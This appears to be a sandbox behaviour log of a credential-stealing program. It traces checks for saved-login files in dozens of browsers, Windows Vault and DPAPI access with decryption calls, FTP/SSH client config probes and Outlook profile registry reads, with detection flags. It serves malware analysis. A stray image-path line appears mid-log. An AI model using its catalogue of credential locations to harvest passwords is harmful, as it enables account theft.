Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2788	2760

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2788	2760
Call Service API	API Name: OpenServiceW Args: (1c2d28, VaultSvc, 14) Return: 1c2fd0	2788	2760
Call System API	API Name: evtchann.SendEvent Args: (e), pid[416], ppid[2760) Return: 1	2788	2760
Call Service API	API Name: StartServiceW Args: (1c2fd0, 0, 0) Return: 1	2788	2760
Call Service API	API Name: StartServiceW Args: (1c2fd0, 0, 0) Return: 1	2788	2760
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\cc2c3305-733a-4e22-b532-0d7232df5582 Type: VSDT_COM_DOS	2760	416
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\cc2c3305-733a-4e22-b532-0d7232df5582 Type: VSDT_COM_DOS	2760	416
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	2760	416
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2760	416
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2760	416
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	2760	416
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	2760	416
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	2760	416
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	2760	416
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\154E23D0-C644-4E6F-8CE6-5069272F999F.vsch Type: VSDT_COM_DOS	2760	416
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\154E23D0-C644-4E6F-8CE6-5069272F999F.vsch Type: VSDT_COM_DOS	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, , 136, 0, , 8, , 136, -2060531328, 0) Return: 0	2760	416
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-1036726640-2065491520-3654747433-500\921bae93-5fc1-4fca-a1c5-83d4a4991c6e Type: VSDT_COM_DOS	2760	416
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-1036726640-2065491520-3654747433-500\921bae93-5fc1-4fca-a1c5-83d4a4991c6e Type: VSDT_COM_DOS	2760	416
Call System API	API Name: BCryptDecrypt Args: (85120000, ô{æµí©ÖÞ©ÍìpºNÝ, 64, 0, ~©\», 8, ô{æµí©ÖÞ©ÍìpºNÝ, 64, -2060526816, 0) Return: 0	2760	416


Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-1036726640-2065491520-3654747433-500\Preferred Type: VSDT_COM_DOS	2760	416
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2760	416
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2760	416
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2760	416
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2760	416
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\oZone3D\MyFTP\myftp.ini) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTP Now\sites.xml) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\NexusFile\userdata\ftpsite.ini) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\encPwd.jsd) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\encPwd.jsd) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2788	2760

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2788	2760
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2788	2760
